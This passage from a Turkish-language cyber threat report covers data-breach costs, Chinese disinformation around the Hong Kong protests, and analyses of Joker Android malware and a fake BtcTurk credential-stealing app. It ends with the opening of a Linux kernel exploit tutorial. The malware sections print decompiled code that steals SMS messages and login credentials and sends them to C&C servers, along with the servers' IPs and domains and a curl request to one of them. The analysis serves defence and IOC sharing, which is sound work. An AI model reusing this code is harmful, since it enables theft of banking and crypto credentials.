marka imajının daha da kötüye gitmesini getirmiş bu süreç CEO'nun istifasıyla sonuçlanmıştır.

Veri sızıntısı bilgisinin duyulduğu dönemde Equifax hisselerinin dramatik olarak düştüğü görülmüştür.

Geçtiğimiz yaz aylarında açıklanan bir yargı kararıyla, ABD tarihinin bilinen en büyük siber saldırılarından birine maruz kalan Equifax, bu saldırıda yaklaşık 150 milyon müşterisinin özel bilgilerinin sızmasına imkân verdiği için 700 milyon dolar ceza ve tazminat ödemeye mahkûm olmuştur.

Aynı şekilde Facebook Cambridge Analytica skandalı yüzünden ABD'de 5 milyar, İngiltere'de ise 645 bin dolar cezaya çarptırılmıştır.

Veri sızıntısı yaşayan şirketler şu tür finansal kayıplara uğramaktadır:

- Hisse değer kaybı
- Gelir azalması
- Müşteri kaybı
- Rekabette geriye düşme
- Ceza alma
- Yeniden itibar kazanmak için yapılan harcamalar

Veri sızıntısı duyulduğu anda ortalama yüzde 5'lik bir hisse değeri kaybı yaşandığı tespit edilmiştir. Kayıplar, markanın sektörüne göre değişiklik göstermektedir. Örneğin, sızıntı tespit edildiğinde finans sektörü perakendeden daha fazla zarar görmektedir. Finansal bakımdan, güvenlik algısı yüksek olan marka, düşük olana göre daha çabuk toparlanmaktadır.

Sızıntıların marka değerine olan etkisi değerlendirildiğinde; müşteri güveninin sarsılması ve bağlılık kaybı, müşteri-marka ilişkisinin sonlanması, medyada olumsuz haberler çıkması sıralanabilir. Ayrıca veri sızıntısının, müşterilerin müşteri ilişkilerini zayıf değerlendirmesi ve ürün geri çağırmanın yanı sıra marka değerine olumsuz etki eden ilk üç ana nedenden biri olduğu ortaya çıkmıştır. Veri sızıntısı yaşayan bir şirket daha sonra da saldırıların hedefi haline gelebilmektedir.

Buna karşılık, güçlü güvenlik algısı yaratmak müşteri aidiyetini ve güvenini artırmaktadır. Büyük ihlallerin sonucunda daha az kişisel bilgi sızması ya da daha iyi veri güvenliğine sahip servis sağlayıcıya daha fazla ödeme yapmak gibi noktalara müşterilerin önem verdiği ortaya çıkmıştır.

Bilgi güvenliğinin, belirli bir farkındalık seviyesine ulaştığı ülkelerde geniş çaplı veri sızıntıları, büyük bir başarısızlık olarak algılanmaktadır.

8.4. Türkiye'deki İhlaller ve Alınan Tedbirler

Veri hırsızlığına yol açan en önemli faktör, şirketlerin çok büyük miktarlarda ve ayrıntılı müşteri bilgisini elde tutmalarıdır. Türkiye'deki şirketlerin çoğunun, müşteri kimlik bilgilerini toplayıp sakladığı bilinmektedir.

Türkiye'de yaşanan sızıntılara bakıldığında; Kişisel Verileri Koruma Kurumu (KVKK) İnternet sitesinde 2 Mart tarihinde ING Bank A.Ş.'ye ilişkin veri ihlali bildirimi yayınlamıştır. Bildiride; ING Bank'ta görevli bir personelin, çoğunluğu ING Bank müşterisi olmayan 19 bin 55 kişinin TC kimlik numarası ve vergi kimlik numarası bilgileriyle Türkiye Bankalar Birliği Risk Merkezi sistemleri üzerinden sorgular yaptığı ve sorgu sonucu elde ettiği, verileri elektronik haberleşme yollarıyla banka dışına çıkarttığı bilgisine yer verilmiştir.

Türkiye'de yayınlanan KVKK mevzuatı ile sızıntı yaşayan şirket, kurum ve kuruluşlara yaptırım ve ceza uygulanabilecektir. Söz konusu veri ihlalinin ING Bank'ın internet sayfasında ilan edilmesine karar vermiştir. Artık Türkiye'de de saldırıya maruz kalan şirket bunu bildirmekle yükümlüdür. Bu uygulama diğer şirketlerin bilgilenerek ilgili saldırıya karşı savunma geliştirmesine de yardımcı olacaktır.

8.5. Yapılması Gerekenler

Equifax sızıntısında, yama zamanında yüklenmiş olsaydı, güvenlik açığı sömürülmeden önce zafiyet kapatılabilirdi. Kısacası, tüm bu sızıntılar BT altyapısının zamanında denetlenmesiyle engellenebilirdi. Sonuç olarak, bu denetimler küçük veya büyük ölçekli her şirkette düzenli olarak yapılmalıdır. Çalışanların şirket verilerine yetki dâhilinde ulaşması gerekmektedir.

Kişiler ise; parolalarını ve önemli bilgilerini (TCKN vb.) her yerde paylaşmayarak verilerini koruyabilirler.

Veri sızıntılarının sonuçlarına bakıldığında şirketlerin maddi kayıplara uğradığı da gözlemlemiştir. Artık bu kayıplara devlet otoritelerinin keseceği cezalar da eklenecektir. O nedenle Avrupa Birliği'nin GDPR ve Türkiye'nin KVKK mevzuatlarının kişisel veri bulunduran tüm şirketlerce detaylı incelenmesi ve buna göre önlemler alınması gerekmektedir.

Kurumların güvenlik, yetişmiş insan kaynağı, sistem denetimleri, kurum çalışanlarının saldırı vektörlerine karşı bilinçlendirilmesi konularına yeterli kaynak ayırmasına ihtiyaç vardır. Aynı şekilde veri sızıntısı öncesi, esnası ve sonrası için eylem planları hazırlanması gerekmektedir.

9. HONG KONG – ÇİN İADE YASA TASARISI

9.1. Neler Yaşandı

3 Nisan 2019 tarihinde Meclis'e sunulan ve mahkûmların Çin'e iadesini kolaylaştıran yasal düzenlemeler, Hong Kong'ta protestoların başlamasına neden oldu. Tasarıda Çin, Tayvan ve Macau'daki yetkililerin cinayet ve tecavüz gibi suçlarla yargılanan şüpheliler için iade başvurusu yapmasına izin verilmesi, son kararı ise her davayı özel olarak inceleyecek mahkemelerin vermesi

öngörülüyordu. Siyasi ya da dini suçlardan yargılanan kişilerin iade edilmeyeceği belirtiliyordu.

Hükümet, aldıkları hapis cezası yedi yılın üzerinde olan mahkûmların iade edilmesi gibi bazı tavizler vererek kamuoyunun tepkilerini azaltmaya çalıştı ancak büyük bir kesimin, insanların Çin'in yargı sisteminde keyfi göz altılara, adil olmayan yargılama süreçlerine ve işkenceye maruz kalacağından endişelendiği gözlemlendi.

Tasarı ilk olarak, geçtiğimiz yıl Hong Konglu bir adamın hamile kız arkadaşını Tayvan'da tatilde olduğu sırada öldürdüğü iddialarının ardından gündeme gelmişti. Tayvan'dan kaçan şüphelinin Hong Kong'a dönmesi üzerine Tayvanlı yetkililer iade talep etmişti. Hong Konglu yetkililer ise iki ülke arasında bir iade anlaşması olmadığı gerekçesiyle bunu kabul etmediler.

Haziran ayının başında büyük kalabalıkların katılımıyla gerçekleşen yürüyüşler genel olarak barışçıl geçiyordu. Avukatlardan öğrencilere, iş insanlarından aktivistlere ve dini gruplara kadar pek çok kesimden insan katılıyordu. Yaklaşık bir hafta süren sokak protestolarının ardından Hong Kong lideri Carrie Lam, tasarının askıya alındığını duyurdu. Ancak tasarının tamamen iptal edilmesi talebi ile protestolar devam etti. Bunun üzerine Carrie Lam bir açıklama daha yaparak, yasanın "tartışma ve karşıtlık" yarattığını ve "birçok vatandaşı üzerek hayal kırıklığına uğrattığını" söyledi ve özür diledi.

Protestolar Temmuz ayında da devam etti. Bazı eylemcilerin yürüyüşün belirlenen bitiş çizgisinden sonra da eyleme devam etmeleri, Çin merkezi yönetiminin binasına yumurta atmaları ve yazı yazmalarının ardından polis ilk kez göz yaşartıcı gazla eylemcilere müdahale etti. Bu olayların ardından evlerine dönen göstericilere, Yuen Long'daki tren istasyonunda beyaz tişört ve beyaz kasklı kişiler sopalarla saldırdı. Saldırıda 45 kişi yaralandı.

Ağustos ayında ise eylemciler, ATM'ler ve bankalardaki bütün paralarını çekip Amerikan dolarına çevirerek Çin yönetimini ve Hong Kong lideri Carrie Lam'ı protesto etmeye başladı.

Tüm bu olaylardan sonra Eylül ayında Hong Kong Lideri Carrie Lam yaşanılanların herkesi derin bir üzüntüye boğduğunu belirtti ve yasal düzenlemeyi geri çektiklerini açıkladı.

9.2. Çin'in Sosyal Medya Yönetimi

Çin tarafından yönetilen sosyal medya hesapları, Hong Kong'daki protestoları 9 Haziran 2019 tarihine kadar büyük ölçüde göz ardı etti. Bu tarihten sonra ise devlet tarafından yürütülen bazı sosyal medya hesapları üzerinden Hong Kong protestocularının polise yönelik şiddetiyle ilgili yazılar yayınlandı. Protestolar, "isyan" ve "kamu düzeni suçu" olarak değerlendiriliyordu.

Temmuz ve Ağustos aylarında devlet tarafından yönetilen sosyal medya hesaplarından yapılan paylaşımların sayısı önemli ölçüde arttı. Bunun; protestocuların eylemlerine karşı Batı algısını etkilemek ve değiştirmek amacıyla yapıldığı değerlendirildi. Paylaşımların aşağıda listelenen tarihlerde arttığı gözlemlendi:

- *1 Temmuz:* Protestocuların, Hong Kong Yasama Meclisinin odalarına, sprey boyalı grafiti ile zarar vermesi.
- *27 Temmuz:* Vatandaşların, silahlı adamların tahta ve metal çubuklarla protestocuları dövdüğü saldırıya cevaben izinsiz bir protesto gösterisi düzenlenmesi. (Bu protesto sırasında polis, protestoculara göz yaşartıcı gaz ve plastik mermi attı.)
- *9 Ağustos:* Protestocuların, Hong Kong'un uluslararası havaalanında gösterilere başlaması.

Paylaşımların 14 Ağustos 2019 tarihinde zirve yaptığı ve protestoların "radikal" ve " terörizm" olarak tanımlandığı görüldü. Devlete bağlı *China Daily* gazetesinde, bazı Hong Kongluların muhalefet kanadının ve onların yabancı müttefiklerinin oyununa geldiği, tasarının uzun vadede Hong Kong'u *"suçlular için güvenli bir liman"* olmaktan çıkaracağı ve her adil insanın tasarıya destek vermesi gerektiğine dair ifadeler yer aldı. Çin tarafından yönetilen sosyal medya hesapları üzerinden;

- Protestocuların hukukun üstünlüğünü baltaladığını,
- Hong Kong polisinin şiddetin kurbanı olduğunu ve orantılı tepki verdiğini,
- Batı güçlerinin Hong Kong'a müdahale ettiğini,
- Batı medyasının şiddetin yalnızca bir tarafını gösterdiğini ve
- Protestocuların Hong Kong'un ekonomisine zarar verdiğini belirten açıklamalarda bulunuldu.

Twitter, Facebook ve Google, Çin'i dezenformasyon kampanyası yürütmekle suçladı. Yapılan açıklamalarda, dezenformasyon kampanyasıyla Hong Kong'daki protesto hareketinin zayıflatılmasının amaçlandığını belirtildi. Yürütülen operasyon kapsamında;

- Twitter; 936 hesabı sildi, 200 bine yakın hesabı askıya aldı.
- Facebook; 7 sayfayı, 3 grubu ve 5 hesabı kapattı.
- Google, 210 YouTube kanalını kapattı.

Çin medyası ise Google, Twitter ve Facebook›u, Hong Kong›daki protestocuların şiddet eylemlerinin ifşa edilmesini engelleyerek, basın özgürlüğüne zarar vermekle itham etti.

Şekil 19: Basında yer alan ifadeler.

ZARARLI YAZILIM ANALİZİ

Bu kısımda STM Siber Füzyon Merkezimizdeki analistlerin yaptığı farklı zararlı yazılımların davranış analizlerinin sonuçları verilmektedir.

10. JOKER ANDROID ZARARLI YAZILIM ANALİZİ


Son haftalarda haberleştikleri domain isimlerine atıfla Joker zararlıları olarak adlandırılan Android zararlıları ortaya çıkmıştır. Şu ana kadar Google Play Store'da 10'un üzerinde bu tür Android uygulaması bulunmuştur. Türkiye'yi de hedef alan zararlıların genel hedefi, telefon üzerindeki rehber bilgileri, SMS bilgileri ve kişisel veriler olmaktadır.

İki adımlı bir saldırı mekanizması izlenmektedir. Birinci adımda normal görünümlü bir uygulamayla ülke kodu, emülator kontrolü, internet kontrolü gibi ikinci aşamanın ön hazırlıkları yapılmaktadır. Ardından indirilen ikinci aşama zararlısıyla veri zararlı aktiviteler C&C'den (Komuta Kontrol Sunucusu) gelen komutlar doğrultusunda gerçekleştirilmektedir.

10.1. Birinci Aşama

Birinci aşamada, ekran arka plan uygulaması, fotoğraf filtre uygulaması gibi indirilmeleri 50 bin ve üzeri olan uygulamalarla ortam kontrolü yapılmaktadır.

Uygun ortam tespiti için GSM operatörünün ülke koduna bakılmaktadır. GSM kontrolü yapan metotta kod gizlemesi yapılarak işlem gizlenmeye çalışılmıştır.



Şekil 20: Zararlı Uygulama ara yüzleri.

```
public static String a(Context context) {
    TelephonyManager telephonyManager = (TelephonyManager) context.getSystemService("phone");
    if (telephonyManager != null) {
        String simOperator = telephonyManager.getSimOperator();
        if (!TextUtils.isEmpty(simOperator)) {
            return simOperator;
        }
```

Şekil 21: GSM operatörü kontrolü.

```
String Button = "Next";
String Click_ISO = "222_214";
String DEFAULT_COUNTRY_ISO = "unknown_262_202_460_268_520_502_424_510_414_232_204_222_272_427_228_214";
String Message = "Please enable the necessary permissions to use the app normally";
String[] SDK_P_ARR = {"android.permission.READ_PHONE_STATE", "android.permission.GET_ACCOUNTS"};
String[] SHELL_P_ARR = {"android.permission.WRITE_EXTERNAL_STORAGE", "android.permission.READ_EXTERNAL_STORAGE"};
String TH = "520";
String TRUE_ISO = "52000_52004_52025_52099";
String Title = "TODO";
```

Şekil 22: Obfuscation uygulanmış ülke kodları (deobfuscation sonrası).

Ortam kontrolleri sonrasında ikinci aşama için gerekli uygulama indirip mobil cihaz üzerinde çalıştırılmaktadır.

```
public static final String HOST = "http://52.77.93.217/";
```

Şekil 23: İkinci Aşama Uygulamanın İndirilme IP'si.

```
private static String a(InputStream inputStream) {
    try {
        ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
        byte[] bArr = new byte[1024];
        while (true) {
            int read = inputStream.read(bArr);
            if (read != -1) {
                byteArrayOutputStream.write(bArr, 0, read);
            } else {
                byteArrayOutputStream.close();
                inputStream.close();
                return new String(byteArrayOutputStream.toByteArray());
            }
        }
    } catch (Exception unused) {
        return null;
    }
```

Şekil 24: İkinci Aşama Uygulama İndirme Fonksiyonu.

Birinci aşamada uygun ortam tespiti yapıldıktan sonra ikinci aşamaya geçilmektedir ve zararlı davranışlar C&C ile aktif hale getirilmektedir.

10.2. İkinci Aşama

İkinci aşamada çalışan zararlı öncelikli olarak çalışma anında çeşitli izinler istemektedir.

```
{"android.permission.READ_PHONE_STATE", "android.permission.GET_ACCOUNTS"};
```

Şekil 25: İkinci Aşamada Dinamik İstenen Örnek İzin.

Birinci aşamada olduğu gibi obfuscation edilmiş kodlar mevcuttur. Bu kodlar, çalışma anında uygulama tarafından okunabilir hale getirilir.

```
public class f {
    public static String a(String str) {
        return str.replace("kiut", "");
    }
```

Şekil 26: Deobfuscation fonksiyon-1.

```
public static String trans(String str) {
    String valueOf = String.valueOf(1820);
    StringBuilder sb = new StringBuilder();
    sb.append("28");
    sb.append(valueOf);
    sb.append(" ");
    sb.append(valueOf);
    sb.append("Ux0-");
    String str2 = "";
    return str.replace(sb.toString().replace(valueOf, str2), str2);
}
```

Şekil 27: Deobfuscation fonksiyon-2.

Zararlı aktivite çeşitli şekillerde başlatılmaktadır. İncelenen örneklerde ekran tıklamasından sonra zararlı aktivite çalıştığı görülmektedir.

```
class d implements DialogInterface.OnClickListener {
  d(FiActivity paramFiActivity, Context paramContext) {}

  public void onClick(DialogInterface paramDialogInterface, int paramInt) {
    paramDialogInterface.dismiss();
    FiActivity.c(this.a);
  }
}
```

Şekil 28: Zararlı aktivitenin başlatılması.

Komuta kontrol sunucusundan gelen komutlar doğrultusunda zararlı davranışlar gösterilmektedir. Gelen istekler doğrultusunda istenen bilgiler javascript ile C&C sunucusuna gönderilmektedir.

```
JS_GET_HTML = "javascript:window.JS_KEY.getHtml(document.getElementsByTagName('html')[0].innerHTML);"
```

Şekil 29: JavaScript Kodu Çalıştırılması.

```
StringBuilder sb = new StringBuilder();
sb.append("http://3.122.143.26/api/ckwksl?icc=");
```

Şekil 30: C&C IP.

Ağ trafiği takibinde de çeşitli şifreleme algoritmaları kullanarak haberleşme sağlanmaktadır.

```
Cipher instance = Cipher.getInstance("DES/CBC/PKCS5Padding");
String str2 = "UTF-8";
```

Şekil 31: Şifreleme Algoritması.

Kişisel bilgilerin yanında, banka parolaları gibi kritik veriler de çalınmaktadır. İki aşama girişleri olan bankalar için de SMS ile gelen mesajda zararlı uygulamayla C&C'ye iletilebildiği görülmüştür.

```
public void querySms() {
    try {
        if (Tools.checkSelfPermission(this.mContext, Config.P_READ_SMS)) {
            Cursor cursor = this.mContext.getContentResolver().query(this.mSmsUri,
                                                                     new String[]{"_id",
                                                                                  "address",
                                                                                  "body",
                                                                                  "date"},
                                                                     null,
                                                                     null,
                                                                     "date desc");
            if (cursor != null) {
                while (cursor.moveToNext()) {
                    if (cursor.getLong(cursor.getColumnIndex("date")) >= this.mCurTime) {
                        String body = cursor.getString(cursor.getColumnIndex("body"));
                        if (!TextUtils.isEmpty(body)) {
                            this.mCurTime = System.currentTimeMillis();
                            WheelRunOffer.sPinText = body;
                        }
                    }
                }
                cursor.close();
            }
        }
    } catch (Exception e) {
        e.printStackTrace();
    }
```

Şekil 32: SMS Çalan Fonksiyon.

Yapılan incelemeler sonucunda, saldırı vektörü olarak artık tek bir uygulama yerine birden fazla uygulamanın kullanıldığı ve saldırıların iki aşamalı olacak şekilde gerçekleştirildiği görülmektedir.

10.3. IOC ve C&C IP Listeleri

Zararlı Uygulamalar[4] [5];

Zararlı Uygulamalar		
Advocate Wallpaper	Ignite Clean	Leaf Face Scanner
Age Face	Climate Wallpaper	Mini Camera
Altar Message	Collate Face Scanner	Print Plant scan
Antivirus Security	Cute Camera	Rapid Face Scanner
Security Scan	Dazzle Wallpaper	Reward Clean
Beach Camera	Declare Message	Ruddy SMS
Board picture editing	Display Camera	Soby Camera
Certain Wallpaper	Great VPN	Spark Wallpaper
Climate SMS	Humour Camera	


Google Play Store'da artık bulunmayan bu yazılımlar eğer telefonlarda yer alıyorsa silinmesi gerekmektedir.

C&C IP Listesi	
1	http://joker2.dolphinsclean[.]com/
2	http://beatleslover[.]com/
3	http://47.254.144[.].154/
4	http://3.122.143[.].26/

11. BtcTurk SAHTE UYGULAMA ANALİZİ


Türkiye'yi deki kripto parayı hedef alan zararlının genel hedefi, telefon uygulaması aracılığıyla kullanıcının kripto para hesaplarını elde etmeye çalışmaktadır. Uygulama orijinaline benzemektedir ve iki aşamaya sahiptir. İlk aşamada kullanıcı bilgileri alınarak ikinci aşamada bilgiler ifşa edilmektedir.

11.1. Uygulama Hakkında Bilgiler



Şekil 33: Apk Bilgileri

Şekil 33'te dosya hakkında genel bilgiler bulunmaktadır. Uygulama çalıştırıldığı zaman karşımıza çıkan ve BtcTurk kullanıcı bilgilerini isteyen ekran aşağıdaki gibidir (Şekil 34). Çalıştırmadan önce uygulama telefonunuzdan yetki istemektedir ve aktifleştirildikten sonra çalıştırılmaktadır.



Şekil 34: Uygulamanın giriş ekranı

E-posta ve şifre bölümünde rasgele verilerle test yapılmıştır;

- Örnek e-posta: test@gmail.com
- Şifre: Test123*

Bu ilk aşamadan sonra inandırıcılığı artırmak için iki aşamalı doğrulama sistemi Şekil 35'teki gibi karşımıza çıkmaktadır.

Şekil 35: İki Aşamalı Onay Ekranı

Doğrulama kodu için rasgele koşulu sağlayacak bir kod girmeniz yeterli olacaktır. Bu kısım sadece inandırıcılık kazandırmak amacıyla yapılmış özel geliştirilmiş bir onaylama kısmıdır.

Şekil 36: Uygulama Uyarı Ekranı

Daha sonra uygulamanın geçici olarak bakımda olduğu gösterilerek Şekil 36'deki gibi uygulama sonlandırılmaktadır.

```
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android" pac
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.BIND_NOTIFICATION_LISTENER_SERVICE"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-permission android:name="com.google.android.c2dm.permission.RECEIVE"/>
    <uses-permission android:name="com.google.android.finsky.permission.BIND_GET_INSTALL_REFERRER_SERVICE"/>
    <application android:allowBackup="true" android:icon="@mipmap/ic_launcher" android:label="@string/app_name" android:roundI
    @style/AppTheme">
        <activity android:name="com.app.elipticsoft.app.PrivacyPolicyActivity"/>
        <activity android:name="com.app.elipticsoft.app.MainActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
```


Şekil 37: Uygulama Yetkileri Listesi

11.2. Uygulama Analizi

AndroidManifest.xml dosyası içerisinden yetkileri kontrol edebiliriz.


Şekil 37'de görüldüğü üzere dosya "android.permission.INTERNET" yetkisi bulundurmaktadır. Bu yetkilendirme uygulamada internet kullanmasını sağlamaktadır. Buradan anlaşılabileceği gibi buradaki yetkiyle internete çıkış yapılmaktadır.

Decompile edilmiş kodlar analiz edildiğinde Şekil 38'de yer alan sınıf diyagramlarına ulaşılmaktadır:



Şekil 38: Fonksiyon Listesi

Burada kullanılan fonksiyonların açık bir şekilde bulunması, asıl amacın ne olduğu konusunda bilgi vermekte. LoginForm fonksiyonu Şekil 39'da gösterilmektedir.



Şekil 39: Login Fonksiyonu İçeriği

Öncelikle kullanıcıdan bildirimler için Şekil 40'ta gösterilen izinler alınmakta ve daha sonra e-posta ile şifre istenmektedir.

Şekil 40: Bildirim İzin Ekranı

Uygulama e-posta kontrolünü sadece "@" ve ".com" kısımlarını inceleyerek yapmaktadır. Parola kontrolü ise şekil 41'de gösterildiği gibidir.

Şekil 41: Parola Kontrol Kod Parçası

Uygulamada ilerlemek için regex kontrolünü karşılayacak parola girilmesi yeterli olacaktır. Basit bir şekilde "Aa1" parolası ile regex kontrolü atlatılmaktadır. Uygulamanın istediği koşulları sağlayacak mail ve parola girildikten sonra "two factor authentication" kısmı ekrana gelmektedir.

Kodun içerisinde bulunan "save" fonksiyonu Şekil 42'de gösterilmektedir. Bu fonksiyon alınan verileri belli bir format altında firebase içine atmaktadır.

```
private void Save() {
  StringBuilder stringBuilder1 = new StringBuilder();
  stringBuilder1.append("LOGIN >> ");
  stringBuilder1.append(this.username.getText().toString());
  stringBuilder1.append("|");
  stringBuilder1.append(this.password.getText().toString());
  String str = stringBuilder1.toString();
  FirebaseDatabase firebaseDatabase = this.db;
  StringBuilder stringBuilder2 = new StringBuilder();
  stringBuilder2.append("logs/");
  stringBuilder2.append(getResources().getString(2131427358));
  stringBuilder2.append("/");
  stringBuilder2.append(GetIMEI());
  stringBuilder2.append("/LOGIN/");
  stringBuilder2.append((new Date()).getTime());
  firebaseDatabase.getReference(stringBuilder2.toString()).setValue(str);
  HttpGet();
}
```

Şekil 42: Save Fonksiyonu İçeriği

Şekil 43'te gösterilen "HttpGet" fonksiyonunda ise GET parametresiyle "http://r00t.club/api.php" adresine istek atılmaktadır.

```
private void HttpGet() {
  StringBuilder stringBuilder = new StringBuilder();
  stringBuilder.append(getResources().getString(2131427357));
  stringBuilder.append("/api.php?app=");
  stringBuilder.append(getResources().getString(2131427358));
  (new HttpRequestTask(new HttpRequest(stringBuilder.toString(), "GET"), new HttpRequest.Handler(this) {
        public void response(HttpResponse param1HttpResponse) { int i = param1HttpResponse.code; }
      })).execute(new Void[0]);
}

private void Save() {
```

Şekil 43: HttpGet Fonksiyon İçeriği

- >>> hex(2131427357)
- '0x7f0b001d'

api_base 'i göstermektedir. api_base ise Şekil 44'te gösterilmektedir.


```
    <string name="abc_shareactionprovider_share_with_application">Share with %s</string>
    <string name="abc_toolbar_collapse_description">Collapse</string>
    <string name="api_base">http://r00t.club/api.php</string>
    <string name="app_name">BtcTurk</string>
    <string name="common_google_play_services_enable_button">Enable</string>
    <string name="common_google_play_services_enable_text">"%1$s won't work unless you en
Play services."</string>
    <string name="common_google_play_services_enable_title">Enable Google Play services</
```

Şekil 44: String Kontrol Tablosu

Curl isteği;

- curl -I http://r00t.club/api.php\?app\=BtcTurk
- HTTP/1.1 307 Temporary Redirect
- Location:http://88.255.216.16/landpage?op=2&m-s=http://r00t.club/api.php?app=BtcTurk

Web sayfası için virüs total sonucu Şekil 45'te verilmektedir.



Şekil 45: Virüs Total Ekran Görüntüsü

Koddaki "HttpGet()" fonksiyonu tam olarak sadece istek attığı için uzak sunucu üzerinde çalıştırılan php koduyla yazılan kullanıcı bilgileri çekilebileceği düşünülmektedir. İlgili domain adresi USOM tarafından kapatılmıştır.

12. LINUX ÇEKİRDEK İSTİSMAR KODU GELİŞTİRME VE CVE-2018-2844 ZAFİYET ANALİZİ

Linux işletim sistemindeki zafiyetler çoğunlukla yüklenebilen modüller üzerinde bulunmaktadır. İstismar kodu geliştirirken asıl amaç normal bir kullanıcıdan yetkili bir kullanıcıya yükselmektir. Diğer bir deyişle kök kullanıcı kabuğu (shell) elde etmektir. Shell elde etmek için mevcut istismar kodları kullanılabileceği gibi sıfırdan istismar kodu da geliştirilebilir.

İstismar kodu geliştirmek için geliştirici ortamına ihtiyaç vardır. Geliştirici ortamı çekirdek kodunun ayıklanması esasına dayanır. Çekirdek kodu ayıklanırken genel olarak QEMU kullanılmaktadır. QEMU daha düşük seviyede çalışıyor olmasından ve farklı mimarileri simüle edebildiği için tercih edilmektedir.

12.1. Modüllerin QEMU Üzerine Yüklenmesi


```
#!/bin/sh
cd `dirname $0`
stty intr ^]
exec timeout 120 \
    qemu-system-x86_64 \
     -m 64M \
     -kernel bzImage \
     -initrd rootfs.cpio \
     -append "loglevel=3 console=ttyS0 oops=panic panic=1 kaslr" \
     -nographic \
     -net user \
     -net nic \
     -device e1000 \
     -smp cores=2,threads=2 \
     -cpu kvm64,+smep\
     -monitor /dev/null 2>/dev/null
```

Şekil 46: Qemu için Çekirdek İmajını Yükleyen Kod

Şekil 46'daki kod parçasıyla Linux çekirdeği QEMU içine kolayca yüklenebilir. Bu komutlara geçilmeden önce bilinmesi gereken bazı tanımlar aşağıdaki gibidir.

- **bzImage:** Linux işletim sistemi imajı, Linux Çekirdek kodları burada tutulur.
- **core.cpio:** Linux dosya sisteminin tutulduğu yerdir.
- **vmlinux:** Linux Çekirdek çalıştırabilir dosyası olarak bilinir. Aslında bzImage dosyasıyla aynı verileri içerir. Tüm uygun gadgetlar çıkarılabilir.
- **qemu-system-x86_64**: x86_64 mimarisini kullandığını gösterir.

Şekil 47'de kullanılabilecek diğer mimariler gösterilmektedir.



Şekil 47: Qemunun Desteklediği Sistem Bilgileri

- **-m:** bellek kısıtlaması
- **-kernel bzImage:** bzImage'i Çekirdek imajı olarak kullandığını gösterir.
- **-append:** KASLR korumasının aktif olacağını gösterir.
- **-nographic:** Konsol ekranı üzerinden çalışır.
